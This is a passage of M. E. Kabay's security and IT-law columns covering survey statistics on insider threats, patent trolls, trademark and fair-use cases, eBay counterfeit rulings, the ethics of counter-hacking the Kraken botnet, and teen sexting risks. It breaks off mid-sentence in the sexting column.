
background of potential employees and even of visitors. For example, instead of automatically accepting all the details of an applicant's résumé, the human resources department can make a point of checking on the accuracy and completeness of details of that record. Are the dates correct? Are the positions accurately named? Did the references named in the document agree to be references? What do they have to say about the applicant?

Similarly, visitors to high-security areas should be vetted before granting access. Is that journalist who requested an interview with the data-center manager really a journalist – or is (s)he an industrial spy or a hacker using social engineering? Is the salesperson claiming to be from MegaCorp really representing that company – or trying to sneak through your security barriers on behalf of a competitor?

You remember the old adage, surely: TRUST, BUT VERIFY!]

* * *

Lt Col Robert Jennings is a senior volunteer in Civil Air Patrol. He is heavily involved in the cadet program and is highly qualified and experienced in CAP's homeland security and counterdrug missions as an aircrew member. After military service in the late 1970s through the mid 1980s, he has been in the technology industry for more than 20 years, working on several government IT projects for agencies that include the Department of Defense, FBI and the former Immigration and Naturalization Service. He currently works for Dell, and his technology specialties include messaging and collaboration, security and identity management. He can be reached at < mailto:Robert.Jennings@njwg.cap.gov >.

Confounded Nonsense

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A study sponsored by Cisco Systems and carried out by InsightExpress using responses from more than 2,000 respondents in 10 countries indicated that accidental and deliberate violations of security by insiders are a serious threat to data confidentiality.

Jim Duffy of Network World wrote, "Thirty-nine percent of IT officials surveyed perceive negligence among employees as the main reason for the data security risk, while one in five pointed to disgruntled workers as the source. One in three IT respondents said portable hard drive devices are their top concern for how data is leaked -- more than e-mail (25%), lost or stolen devices (19%) and verbal communication with non-employees (8%)."< http://www.networkworld.com/news/2008/111208-cisco-study-internal-security.html >

He added, "One in 10 employees surveyed admitted stealing data or corporate devices, selling them for a profit, or knowing fellow employees who did. This finding was most prevalent in France, where 21% of employees admitted knowledge of this behavior."

I'm sorry that the report (not Jim Duffy!) included arrant nonsense. Let's look at some simple elements of statistical analysis (no, really simple: not even one formula today).

The problem with the statement about admitting stealing or knowing employees who stole is that it combines different causative factors that can result in the response. For example, suppose we are studying the effect of a new series of security-awareness cartoons on employees. One could form two groups, the cartoonified group (C+) and the uncartoonified group (C-) and then study their susceptibility to, say, phishing attacks sent to them via e-mail. Sounds great! We do the test and end up with the following table:

	Tricked	**Not Tricked**
C-	72	128
C+	52	148

For statistics aficionados, we compute a chi-square statistical test of independence with a value of 4.219 (with 1 degree of freedom) for a probability of 0.04 that there is no relationship between cartoon exposure and resistance to phishing. So obviously exposure to the cartoons increased resistance to phishing messages, at least at the 0.05 level of significance, right?

Ah, but suppose that, without reporting the fact, we actually have an additional orthogonal (independent) factor defining two groups of employees: those who have previously been given a full-day security-awareness workshop (W+) and those who have not (W-). Well, that means that there are actually four test groups: W-C-, W-C+, W+C- and W+C+. And then we find out belatedly that the results, when classified with the additional information about security training, are as follows:

		Tricked	Not Tricked
W-	**C-**	48	52
W-	**C+**	44	56
W+	**C-**	24	76
W+	**C+**	8	92

So the results with both variables displayed indicate quite a different story: the cartoons have very little effect on people who had no security-awareness training but there was a noteworthy improvement after exposure to the cartoons among those who had been trained. In statistical terms, we call this phenomenon an interaction between the independent variables (workshops and cartoons); there are tests for decomposing the effects precisely (the log-likelihood ratio, G, is my favorite). For readers who have studied analysis of variance (ANOVA), the G-test is the non-parametric equivalent of a multivariate ANOVA. But enough of this airy persiflage.

In statistical analysis, we refer to *confounded* variables when an analysis varies more than one attribute in a measured variable (an independent variable) and then ascribes fluctuations in a result (a dependent variable) to only one of the variables. In our example, the study confounds exposure to cartoons (what the survey claims accounts for resistance to phishing) with the unreported variable, exposure to security-awareness training.

You can see that because the original study confounded the two variables (cartoon exposure and awareness training), the analysis of the pooled data was misleading: it falsely ascribed the difference in response to phishing to the cartoons alone. So now let's go back to the issue of people who admitted to having stolen data *or to knowing someone who did*.

The general principle here is as follows: Statements of the form "X% of respondents admitted doing Y or knowing of coworkers who did Y" don't mean *anything*. They confound a number of factors into a meaningless jumble:

1) How many people do Y?
2) How many people who do Y are willing to admit it to an interviewer or on a survey?
3) How secretive are people who do Y about letting coworkers know about their actions?
4) How many people learn about a single person's transgressions?

I won't even discuss the possibility that some people will report personally-held beliefs or rumors they have heard.

The issue of responsiveness (factor 2) is inherent in all studies and surveys, but factors 3 and 4 are at the heart of the problem here. If criminals are blabbermouths, those "knowing of coworkers who do" will rise; similarly, if the social networking of criminals is high, more people will know about the crimes than if the criminals are relatively private people. In any case, the confounding of *doing* the crimes and *knowing about* the crimes makes the statistic useless.

As a simple example of how misleading the garbled statistic can be, imagine a reduction to absurdity. Suppose a single person in a company of 10,000 steals trade information and gets arrested and convicted. The security department releases an alert about the case as part of the security-awareness program and all 9,999 other employees therefore know about the case. An interviewer arrives some time later and interviews a hundred employees, all of whom say that they have NEVER stolen trade secrets but ALL of whom say they know of someone who did.

The report would state that “100% of the employees admitted stealing data or knowing fellow employees who did.”

Bah, humbug.

LINUX DEFENDERS ORGANIZE TO FIGHT PATENT TROLLS

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In December 2008, General Patent Corporation< http://www.generalpatent.com/ > announced that it was working on behalf of Worlds.com < http://www.worlds.com/ > to enforce its patents on "Scalable Virtual World Chat Client-Server System" and "System and Method for Enabling Users to Interact in a Virtual Space." which date back to 1995. Attorney Sean Kane, writing in his "Virtual Judgment" blog, commented, "Therefore, it would seem that General Patent Corporation and Worlds.com are taking the position that the above-referenced patents cover the idea of the computer architecture for a three-dimensional graphical multi-user interactive virtual world systems. If so, this announcement is arguably a very thinly veiled notice to the virtual world industry that infringement suits are forthcoming for those companies who do not enter into a licensing deal with General Patent Corporation and Worlds.com."

Are you tired of hearing of patents granted for obvious innovations? Are you weary of hearing about old patents that are purchased by firms like Niro, Scavone, Haller & Niro < http://www.niroscavone.com/ > which "concentrates its practice in intellectual property law" and became notorious as a hugely successful "patent troll" < http://www.law.com/jsp/article.jsp?id=1153299926232 >? Do you think that the people suing Google, Apple and Microsoft for infringement of a patent ludicrously granted for "a system and method for iconic software environment management"< http://www.google.com/patents?id=DeaoAAAAEBAJ&dq=7346850 > that they claim covers thumbnail images should be granted their day in court?< http://techdirt.com/articles/20081228/2133153224.shtml >

If you think that the US Patent and Trademark Office (USPTO)< http://uspto.gov/ > desperately needs help to clean the earwax out of its cerebral sulci, there's an excellent example from the world of Linux that would bear watching and emulating in other fields.

The Open Invention Network < http://www.openinventionnetwork.com/ >, the Software Freedom Law Center < http://www.softwarefreedom.org/ > and The LINUX Foundation < http://www.linux-foundation.org/ >) are sponsoring an organization called the LINUX DEFENDERS < http://linuxdefenders.org/ > which has three key projects described as follows (quoting from their Web page):

- Peer to Patent < http://linuxdefenders.org/projects?tab=1 >

  Peer-to-Patent is a historic initiative by the United States Patent and Trademark Office (USPTO) that opens the patent examination process to public participation for the first time. Peer-to-Patent is an online system that aims to improve the quality of issued patents by enabling the public to supply the USPTO with information relevant to assessing the claims of pending patent applications. Peer-to-Patent provides an opportunity to open up the closed patent review process to more information and enable better decision making and improve the patent system by avoiding the issuance of overly broad patents. Linux Defenders is working in cooperation with the established Peer-to-Patent program to create a portal for the Linux and open source community to participate in the program

and provide parallel initiatives with the same common goal of improving patent quality and enabling freedom of action/freedom to operate.

- Post-Issue Peer to Patent < http://linuxdefenders.org/projects?tab=2 >

  Post-Issue Peer-to-Patent takes a community-based approach to peer review for issued patents. In recent years the USPTO has at times been overwhelmed by the number of patent applications being filed in areas of new technology, such as software and business methods. Lacking access to comprehensive prior art in these subject matter areas, the USPTO had little choice but to grant patents that would otherwise have failed the test of patentability had relevant prior art been before the examiner. The rigor is provided by the community of peer reviewers who elect to participate in the review of issued patents and support the invalidation of poor quality patents and the patent office's goal of improving the quality of future issued patents.

- Defensive Publications < http://linuxdefenders.org/projects?tab=3 >

  Defensive publications, which are endorsed by the USPTO as an IP rights management tool, are documents that provide descriptions and artwork of a product, device or method so that it enters the public domain and becomes prior art upon publication. This powerful preemptive disclosure prevents other parties from obtaining a patent on a product, device or method that is known though not previously patented. It enables the original inventor to ensure access to the invention across the community by preventing others from later making patent claims on it.

These efforts can serve as models for the entire high-technology industry to marshal our intellectual resources to stop abuse of the patent system.

It's time to organize to fight the trolls.

The Internet Protectors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Pat Bitton< http://www.eurestopartners.com/About_pbitton.aspx > is a long-time friend and colleague. I'm delighted to offer her a platform to tell you about an excellent project that she has started with her associates Gayle Cline < http://www.facebook.com/home.php?ref=home#/profile.php?id=551123009&ref=ts > and EndState Solutions < http://www.endstate.com >. The remainder of today's column is entirely Pat Bitton's with minor edits.

* * *

If you're an information security professional, your entire social and family network regards you as the go-to person for all their questions, concerns, and panics about computer security. Every time something goes wrong with their PC, these folks are dialing your number or hitting you up via e-mail or instant messaging.

We all know that there is a huge amount of variably accurate security information on the Web. There are many blogs, forums, bulletin boards, white papers, podcasts, and Webinars – some posted by vendors, others by enthusiastic volunteers. The trouble is, there is no coherent resource for all types of computer security information in one place that is appropriate for all levels of expertise.

The arrival of social networking on the Internet provided the opportunity I'd been looking for to change this situation. Social networking sites let users set their own agenda for how they want to get information, following tags and topics to find their answers – exactly what was needed. I set about mapping just what a social network for information security might look like.

Although the site was not going to be totally tech-focused, clearly it would need to be able to deal with technical questions. Initial conversations with INFOSEC experts were encouraging; I got support from Roger Thompson, with whom I'd worked with at PestPatrol, Computer Associates, and Exploit Prevention Labs; Larry Bridwell, former consortium manager at the International Computer Security Association; and Graham Cluley at Sophos. There seemed to be general agreement that such a site would have value to the computer-using public at large. Recognized industry names like these would also give the site a degree of credibility from the start and help to secure funding to build the site.

Now we needed to come up with a name. Our goal was to give users the wherewithal to protect themselves online, so *The Internet Protectors* seemed to fit the bill. It embodies not only the online safety aspect but also the social-networking concept of users helping users.

As our team had all come from a technology background, it wasn't surprising that our first effort was too close to existing tech-support sites. So we went back to the drawing board and, instead of focusing on what security advice sites looked like, looked at successful social networks.

This approach worked like a charm, and the second iteration of The Internet Protectors site was much closer to our goals. We had areas for blogging, forums, and resources. We had ways for users to talk to each other and to the site's experts. Then it was on to plugging in content and recruiting experts in every area of security we could think of. We managed to fill most of our expert slots relatively easily, but locating enough content to make the site look and feel complete proved more of a challenge.

By September 2008, we were confident we'd done as much as we could, and our initial funding had run its course. Well, we thought, we'll just do what everyone else does these days – stick a Beta label on the site, take a deep breath, and put it out there. So we sent out e-mails to all of our friends, relatives, and neighbors – you know, all those people who used to ask us for advice – to tell them about the site, and pressed the Go Live button on http://www.TheInternetProtectors.com . To our great relief, nothing broke, and people started to visit. Wow, we thought, we've actually done it!

Of course, a social network, more so than many Websites, is only as useful as its active participants, and only valuable if people know it's there. So now we're concentrating on keeping the content fresh and continuously reaching out to people to spread the word.

That's where you come in.

We'd be very happy if *Network World Security Strategies* readers join in to provide content or to spread the word to fellow employees, family and friends – or both activities. Just drop us a line at mailto:info@TheInternetProtectors.com and help us make the Internet a safer place for everyone.

* * *

Pat Bitton has been working in the computer security field for twenty years. She has been involved in creating marketing strategies for successful security firms such as Dr Solomon's, Symantec, Trend Micro, PestPatrol, Exploit Prevention Labs, and AVG Technologies.

Trademarks as Keywords for Targeted Ads?
Louis Vuitton v. Google Raises Interesting Questions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I've been doing research for my annual review of intellectual property law and have had a great deal of fun learning about all sorts of interesting new developments. Here's a case that might interest readers who work in commercial organizations with valuable trademarks but that raises unexpected questions about freedom of speech.

* * *

The Google search engine typically uses searchers' keywords to pop up appropriate paid ads. The "AdWords" system< http://adwords.google.com/ > is a phenomenally successful system that charges advertisers only when viewers click on their ads. There are no restrictions in the US on which keywords an advertiser can list in its contract with Google; e.g., a Ford car dealer could select "General Motors," "Chevrolet," "Toyota" and so on as keywords to make an ad about its autos appear on the side of the search-results page.

In May 2008, Google decided to allow AdWords users in the UK and Ireland to use the same rules as those in the US.

However, some owners of famous trademarks are not very pleased that searches on their keywords leads to ads on their competitors' products – or even on sellers of counterfeits.

In December 2004, Le Meridien Hotels of France won a lawsuit against Google France. The International Hotel & Restaurant Association reported, "a Nanterre court in France ruled that Google infringed on the trademarks of Le Meridien by allowing the hotel chain's rivals to bid on keywords of its name and appear prominently in related search results. Le Meridien had sued Google's French subsidiary on Oct. 25 after failing to reach an amicable agreement, according to court documents. In a blow to Google's keyword-bidding engine, the French court ordered the company to stop linking ads to Le Meridien-trademarked terms by Monday or face a daily fine of $194 (150 euros). The company must also cease linking ads related to Le Meridien brands within 72 hours of whenever Le Meridien notifies it of listings in violation, or face a daily fine of 150 euros. Finally, Google must pay all court fees and a fine of $2,592 (2,000 euros)."< http://www.ih-ra.com/html-ihra/ihra30/I30_AlerteLe_Mer.htm >

In February 2005, Louis Vuitton won a lawsuit in Paris against Google in which the court ruled (according to Adam Viener in Corante), "that Google's allowing competitors to run ads triggered by Louis Vuitton's trademark terms was counterfeiting, unfair competition and misleading advertising. The court has ordered Google to pay Louis Vuitton $250,000 and stop displaying ads for Vuitton's competitors whenever users type in the company's name into the search engine."< http://goyami.corante.com/archives/2005/02/08/louis_vuitton_vs_google.php >

In June 2008, the Vuitton v. Google case continued< http://www.networkworld.com/news/2008/060408-google-louis-vuitton-face-off.html >, with news that Google attorneys had succeeded in gaining a hearing for an appeal before the European Court of Justice in Luxembourg. The hearing date could be in 2009.

It's an interesting question, isn't it? If Vuitton and others win cases making it illegal to post paid ads which point to ads they don't like, what would stop anyone from suing search engine companies if they didn't like the search results that included use of their trademarks? Google "Vuitton handbags" and note how many of the top sites are selling "fake" and "replica" versions of the famous stuff.

But wait, there's more. Suppose Vuitton did not like a news or opinion article that suggested that, say, people who buy $700 Vuitton handbags because of the label should seek psychiatric help: would they use trademark infringement as a basis for demanding that the link to that article be removed from a search engine?

So were you able to find this article through a search engine?

* * *

Online Auctions:
Caveat Mercator Venditorque

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Following up on the last column, which reviewed legal conflicts over trademarks as keywords for targeted ads and dealt with a trademark infringement case between Louis Vuitton and Google, today I want to introduce an interesting question about the responsibility of online auctioneers – eBay in particular – for stopping unauthorized sales of trademarked materials or of their knockoffs.

Readers may recall that the issue of responsibility of an online purveyor of information was the subject of two key rulings from the early days of networked computing:

- In Cubby v. CompuServe< http://www.loundy.com/CASES/Cubby_v_Compuserve.html >, the plaintiff argued that the value-added network (VAN) CompuServe (a privately-owned precursor of what we take for granted on the Internet today) was liable for libelous information posted in a "forum" (equivalent to today's blogs). The court ruled in essence that because CompuServe never asserted any authority over the contents of the privately-run forums, it could not be held liable for the libel. In this sense, the VAN was treated as legally equivalent to a common carrier such as a phone company, or to distributors such as newsstand operators.< http://www.cyberlibel.com/liabilit.html >

- In Stratton Oakmont v. Prodigy< http://www.internetlibrary.com/cases/lib_case80.cfm >, the plaintiffs sued a similar VAN, Prodigy Services Company. However, in this case, Prodigy made a specific claim of responsibility for the content of its "family-friendly" service. Failure to abide by its own standards made it liable for allowing defamatory postings to have persisted on its service.

EBay has always cooperated with any trademark holder which tells it to stop an auction that violates its rights. The issue in the eBay cases reviewed below revolves around whether the company is responsible for *finding* all those violations itself.

In a reversal of the usual Latin admonition, CAVEAT EMPTOR warning buyers to beware, U.S. District Judge Richard Sullivan of the US District Court for the Southern District of New York ruled against Tiffany & Co and in favor of eBay in July 2008. Tiffany had argued that eBay should be responsible for policing all of the auctions hosted on its site for any possible infringements of its trademarks.< http://www.eff.org/files/filenode/tiffany_v_ebay/tiffany-v-ebay-dct.pdf >

Hailed by the Electronic Frontier Foundation as a triump for consumer protection< http://www.eff.org/deeplinks/2008/07/tiffany-v-ebay-court-rejects-tiffanys-expansive-tr >, the ruling asserted that there was nothing wrong with advertising legitimate Tiffany goods using their own trademark. Senior Intellectual Property Law attorney Michael Kwun, commenting for the EFF, wrote, "So long as you don't confuse consumers about the source of goods and/or suggest a mark owner endorses your activity, you're free to use a trademark accurately to describe products made by the trademark owner…."

As for the sale of fake Tiffany materials on eBay, the judge rejected the notion that it was entirely the auctioneer's responsibility to identify such frauds. When notified of specific frauds, eBay quickly stopped the auctions; in addition, according to a report by Linda Rosencrance of Computerworld< http://www.networkworld.com/news/2008/081808-minding-online-store-a-case.html >, eBay offers "its Verified Rights Owner Program, or VeRO, which provides software tools to help companies look for fake goods on its site. More than 18,000 businesses take part in VeRO, eBay said; if a company determines that a seller is peddling counterfeit merchandise, it notifies eBay, which immediately takes down the auction."

A complicating factor for eBay is that European courts have ruled exactly the opposite way:

- In April 2007, the German Federal Supreme Court in Karlsruhe ruled on a dispute that started in 2001 between Montres Rolex SA and eBay. The plaintiffs accused eBay of failing to prevent auctions of fake Rolex watches online. The court finally returned the case to the Higher Regional Court of Düsseldorf.< http://uk.reuters.com/article/internetNews/idUKN2736988920070727 > Attorneys Simon Chapman, Philipp Plog and Cynthia Walden commented, "The Court concluded that if the sellers of fake products act as professional dealers, the platform provider must not only block illegal offerings it is notified of, but generally take all possible measures in order to avoid any future infringements of that kind. The Federal Supreme Court explicitly pointed out that in doing so no undue burden must be put on the defendant that could jeopardise its entire business model. In referring the decision back to the Appellate court in Düsseldorf the Federal Supreme Court nevertheless pointed out that obliging eBay to apply specific software in order to filter out obvious infringements by using key words and, as a second step, to manually check the results of this filtering process would not present an undue burden for the platform. Also, according to the judges, an extremely low reserve price of the seller of less than 800 Euros for an alleged ROLEX watch may trigger an obligation for eBay to act. The Appellate court will now have to decide if the ascertained infringements were 'obvious and clear' and what kind of preventive measures may be considered as 'technically possible and reasonable.' " < http://www.ffw.com/publications/all/articles/has-time-run-out-for-internet.aspx >

- In June 2008, Hermes won a court case in France brought by Hermes, which objected to sales of two counterfeits of its bags; the fine against eBay was €20K.< http://www.forbes.com/2008/06/09/ebay-counterfeit-hermes-tech-enter-cx_vr_0609ebay.html >

- Later in June 2008, the Tribunal de Commerce in Paris ruled that eBay owed several plaintiffs the equivalent of U$61M for "gross misconduct and detrimental breach" in failing to prevent the auctions of perfumes by Christian Dior, Guerlain, Givenchy and Kenzo (limited by contract to sale through licensed outlets) and the sale of counterfeits of products bearing trademarks by Louis Vuitton and Christian Dior.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9105158 >

Computerworld's Rosencrance summarized the situation by citing experts who worried that the contradictory rulings from the US and European courts puts eBay and other online sellers in a difficult position; they will likely have to come to a uniform policy that applies worldwide. "Meanwhile," she wrote,"eBay, which is appealing the European court decisions, said it spends $20 million annually to identify counterfeit goods on its site. That figure would likely increase substantially if eBay were forced to take on more responsibility for rooting out sales of fake

products. And the company probably would have to change the way it handles counterfeiting across the board, not just in those two countries."

But in any case, as the Latin in today's title indicates, it is necessary for both merchants and sellers to beware.

As Happy as a Rock Star in a Pig Pen: Fair Use Doctrine in a Video Game

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Just how far does copyright extend? I ran across an interesting case recently during my research for an intellectual-property yearly review that might illuminate concepts of fair use doctrine.

The owners (ESS) of the Play Pen Gentlemen's Club in eastern Los Angeles objected to the inclusion of a strip club called the Pig Pen in the video game Grand Theft Auto: San Andreas owned and produced by Rockstar Games, which takes place in a cartoon version of Los Angeles called "Lost Santos" that was composited by artists in Scotland from elements captured in photographs taken throughout the Los Angeles area.

On April 22, 2005, ESS sued for trademark infringement and unfair competition under a number of statutes; the case was heard by The Honorable Margaret M. Morrow, District Judge in the United States District Court for the Central District of California. The judgement< http://caselaw.lp.findlaw.com/data2/circs/9th/0656237p.pdf > includes the following description:

> The heart of ESS's complaint is that Rockstar has used Play Pen's distinctive logo and trade dress without its authorization and has created a likelihood of confusion among consumers as to whether ESS has endorsed, or is associated with, the video depiction.
>
> In response, Rockstar moved for summary judgment on all of ESS's claims, arguing that the affirmative defenses of nominative fair use and the First Amendment protected it against liability. It also argued that its use of ESS's intellectual property did not infringe ESS's trademark by creating a 'likelihood of confusion.'

Judge Morrow ruled against the plaintiff and ESS appealed her decision. Judge Diarmuid F. O'Scannlain of the United States Court of Appeals for the Ninth Circuit wrote the Court's opinion affirming the lower court's rejection of ESS' claims of trademark infringement and published it on November 5, 2008.< http://caselaw.lp.findlaw.com/data2/circs/9th/0656237p.pdf > The key elements of the Appeal Court's reasoning were as follows:

1) In its defense, Rock Star argued that the nominative fair use principle protected its use of a trademark. Nominative fair use occurs when someone uses a trademark to describe the trademarked product, not a competing product with a similar trademark. The original court rejected this argument as irrelevant, since Rock Star's "Pig Pen" was not the trademarked logo of "Play Pen," nor was there any evidence that the artists intended to comment on the Play Pen strip club.

2) Rock Star argued that the First Amendment protects the use of trademarks for legitimate artistic wors or for criticism. Specifically, the action under the Lanham Act sections governing trademark infringement do not apply to such uses "unless [it] explicitly misleads as to the source or the content of the work." Since there was no reasonable basis for supposing that the owners of Play Pen had anything to do with the creation and promotion of the video game.

3) ESS argued “that, because players are free to ignore the storyline and spend as much time as they want at the Pig Pen, the Pig Pen can be considered a significant part of the Game, leading to confusion.” However, the judge wrote, “But fans can spend all nine innings of a baseball game at the hot dog stand; that hardly makes Dodger Stadium a butcher’s shop. In other words, the chance to attend a virtual strip club is unambiguously not the main selling point of the Game.”

For all these reasons, the lower court's ruling was affirmed: “…we conclude that Rockstar’s modification of ESS’s trademark is not explicitly misleading and is thus protected by the First Amendment. Since the First Amendment defense applies equally to ESS’s state law claims as to its Lanham Act claim, the district court properly dismissed the entire case on Rockstar’s motion for summary judgment.”

Cool. Go ye forth and frolic virtually in the Pig Pen without let or hindrance.

Kraken the Botnet:
The Ethics of Counter-Hacking

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Kraken (a 19th century word referring to a giant squid)< http://unmuseum.mus.pa.us/kraken.htm > is a huge network of personal computers that have been infected with software that turns them into zombie systems under the control of a master program – a botnet< http://www.honeynet.org/papers/bots/ >. The Kraken botnet is used by criminals to generate spam. Kelly Jackson Higgins, writing for DarkReading, says "...like Storm, Kraken so far is mostly being used for spamming the usual scams – high interest loans, gambling, male enhancement products, pharmacy advertisements, and counterfeit watches, for instance." The botnet is the largest known; in April 2008 it was estimated to included 400,000 zombies.< http://www.darkreading.com/shared/printableArticle.jhtml?articleID=211201307 >

Gregg Keizer of *Computerworld* reports< http://www.networkworld.com/news/2008/043008-researchers-infiltrate-kraken-botnet-could.html > that in April 2008, TippingPoint researchers Pedram Amini and Cody Pierce "created a fake Kraken command-and-control server by reverse engineering the list of domain names found in a captured sample of the bot, and then registered some of the sub-domains Kraken looks for. The server essentially acted as a command-and-control honeypot that waited for connections from PCs infected with the bot

As a result, the scientists "monitored the incoming communications from Kraken bots for seven days." They "listened and collected statistics for a week, and filtered out [for] the IP addresses and then the systems." Then "Pierce wrote code that would let him redirect infected PCs, or better yet, use the bot's built-in update mechanism – something most malware includes – to remove Kraken."

However, management at TippingPoint forbade the researchers from activating the cleaning code. They argued that although it might be nice to interfere with the botnet, the law in the US forbids unauthorized access to anyone's computers, including zombies. In addition, managers were concerned about the possibility that their code could inadvertently damage the systems of unknowing recipients of their well-intentioned cleaning. ."< http://www.theregister.co.uk/2008/04/29/kraken_botnet_infiltrated/ >

This case illustrates sound judgement on the part of the managers at TippingPoint. There are two fundamental problems here:

1. Releasing programs that modify other people's systems without permission, even with the best of intentions, is a prescription for disaster. It's bad enough getting a poorly tested patch from a major software vendor that screws up the operating system or an application program when we allow it to load; having someone's bright idea invade our computers without permission – and inevitably, without consideration of particular configurations that will make the program cause damage – is unconscionable.
2. Accessing someone else's computer without permission is illegal. Period.

Readers should remind over-enthusiastic colleagues who are contemplating counter-hacking that breaking the law to punish bad guys on the 'Net is not acceptable; corporate policies should be

unambiguous on this matter. Charles Cresson Wood, in his *Information Security Policies Made Easy,* 10th Edition < http://www.informationshield.com/ispmemain.htm > offers a simple policy in Chapter 9 (Access Control):

> Policy: Workers must not use Company X information systems to engage in hacking activities that include, but are not limited to: (a) gaining unauthorized access to any other information systems, (b) damaging, altering, or disrupting the operations of any other information systems, and (c) capturing or otherwise obtaining passwords, encryption keys, or any other access control mechanism that could permit unauthorized access.

In his Commentary for the policy, Wood writes,

> The policy is written in such a way that it applies to both internal and external information systems. The policy embraces a wide variety of hacker techniques, including social engineering, and password grabbers. Thus the words ―access control mechanism‖ are deliberately vague. This phrase includes smart cards, dynamic password tokens, and other extended authentication mechanisms. This policy can be used to discipline, and perhaps terminate, a worker who was hacking through Company X information systems.

The final warning is that sometimes the apparent source of trouble may be the result of deception: it is quite possible that the target of counter-hacking could be a completely innocent and totally uninvolved computer (and person) who would suffer harm because of poorly-though-through vindictiveness.

So get busy kracken the whip! No counter-hacking!

Sexting: Pervasive Cameras + Internet = Autoporn

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Got kids? Think they're too sensible to send nude or seminude pictures of themselves to their buddies?

Think again.

In the section "Sexting 101 – Guide for Parents,"< http://www.safetyweb.com/prevent-teens-sexting > on the SafetyWeb site, *sexting* is defined as "the act of sending a sexually suggestive or explicit text message (AKA texting, SMS, MMS) to someone else. In most instances, the intended recipient is a current or prospective boyfriend or girlfriend. These messages may vary from simple text, to photos, or even short videos sent from a mobile phone to either another phone and/or email account."

The National Campaign to Prevent Teen and Unplanned Pregnancy< http://www.thenationalcampaign.org/ > sponsored a survey< http://www.thenationalcampaign.org/sextech/PDF/SexTech_Summary.pdf > in 2008 in which a nonrandom but representative sample of "…1,280 respondents – 653 teens (ages 13-19) and 627 young adults (ages 20-26)…." responded to questions about sexting. The terms in the questions were defined for every respondent as follows quoted exactly from page 5 of the report – page 6 in the PDF:

- Sexually suggestive pictures/video: semi-nude or nude personal pictures/video taken of oneself and not found on the Internet, or received from a stranger (like spam), etc.
- Sexually suggestive messages: sexually suggestive written personal texts, emails IMs, etc.—and not those you might receive from a stranger (like spam), etc.
- Messages only refers to those written electronically (in emails, texts, IMs, etc.)—and pictures/video only refers to those captured electronically (on a cellphone or digital camera/camcorder), etc.

Respondents were told, "This survey will include questions about 'sexy messages and pictures' (like suggestive pictures sent to a boyfriend/girlfriend, for example) – and will require you to answer them in order to finish. If you are not comfortable sharing your opinions about that, then we encourage you to stop the survey now." They were asked, "Would you like to continue?"

The key results for the entire sample including 95% confidence limits relating to sending sexually suggestive messages and photos electronically were as follows (based on detailed tables on report page 11):

- 48% (45-51%) had "Sent a sexually suggestive message to someone (email, IM, text, etc.)"
- 40% (37-43%) had "Had a sexually suggestive message (originally meant to be private) shared with [them]"
- 26% (24-28%) had "Sent a nude or semi-nude picture/video (of [themselves]) to someone (via email, cellphone, etc.)"
- 30% (27-33%) "Had a nude or semi-nude picture/video (originally meant to be
- private) shared with [them]"

I added the 95% confidence intervals because I can't stand publishing isolated percentages. These limits indicate ranges for which we can assert that there is a 95% probability that the range includes the true (parametric) proportion in the population. The calculation is loose, being based on what the confidence intervals would be if the percentages arose from a *random* sample of size 1,280. We can use them as a rough guide of the reliability of the sample proportions. Click here< LINK TO FILE sexting_percentages_conf-limits.jpg > for a screenshot of the calculations and formulas I used.

Sexting: Loss of Control = Embarrassment, Bullying & Potential Prosecution

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the first column < http://www.mekabay.com/nwss/913_sexting--autoporn.pdf > *of this pair of postings, I introduced a discussion of the widespread and increasing practice by young people of sending lewd text and pornographic photos or videos of themselves to friends – only to find the material being distributed publicly and completely out of their control. Today I continue with thoughts on causes and consequences of sexting.*

The authors of the section "Sexting 101 – Guide for Parents,"< http://www.safetyweb.com/prevent-teens-sexting > on the SafetyWeb site note, "A shared sexting message could have disastrous consequences. For starters, the impact of such content getting "leaked" could result in social isolation from friends, bullying, and unwelcome sexual solicitations. Further, in cases where such content might have been shared as the result of revenge, it could certainly lead to violence. Aside from issues reputation and social issues, sending, receiving, and/or sharing this type of content could lead to disciplinary action by schools, employers, and possibly even state and federal law enforcement. Most importantly, what might start out as a fleeting and thoughtless lapse of judgement could lead to serious emotional and self-esteem issues for any child or young adult."

Some personal thoughts:

- The primary seat of self-control, planning, and rationality is the prefrontal cortex of the brain. The poorly myelinated neurons of the frontal lobes in children and teenagers accounts for much of the impulsive, stupid behavior associated with young people – driving drunk, speeding, taking recreational drugs, blurting out insults, getting into fights, and sending pictures of themselves without any clothes on through the Internet. Increasing myelination of neurons in the prefrontal cortex by the late teens or early twenties is one of the factors that can lead to increasing degrees of adult (measured, reasoned, thoughtful, less impulsive) behavior.< http://www.aea267.k12.ia.us/r4/index.php?page=r4-adolescent-brain >
- Blurting out a thoughtless comment on the phone, sending a paper note with unwise content, and having spontaneous, unplanned sexual encounters may have negative consequences, but they are as nothing compared with having such comments, content and private images sent out through media that remove all control over their distribution from the originator. Once the comment/photo/video is into the 'Net, it can never be called back.
- Cyberbullying has also been growing in recent years.< http://www.bullyingstatistics.org/content/cyber-bullying.html > Pack behavior coupled with poor impulse control may lead to cruelty that can sear the soul of the victim, their friends, and their relatives. Circulating a photo that was supposed to be private so that mean kids can use it to humiliate the originator is a form of cyberbullying. Some victims have been driven to attempted or actual suicide.< www.cyberbullying.us/cyberbullying_and_suicide_research_fact_sheet.pdf >
- Although some states have passed laws explicitly exculpating under-age self-photographers from prosecution for child pornography,< http://www.pennlive.com/midstate/index.ssf/2011/05/bill_would_change_law_to_make.h

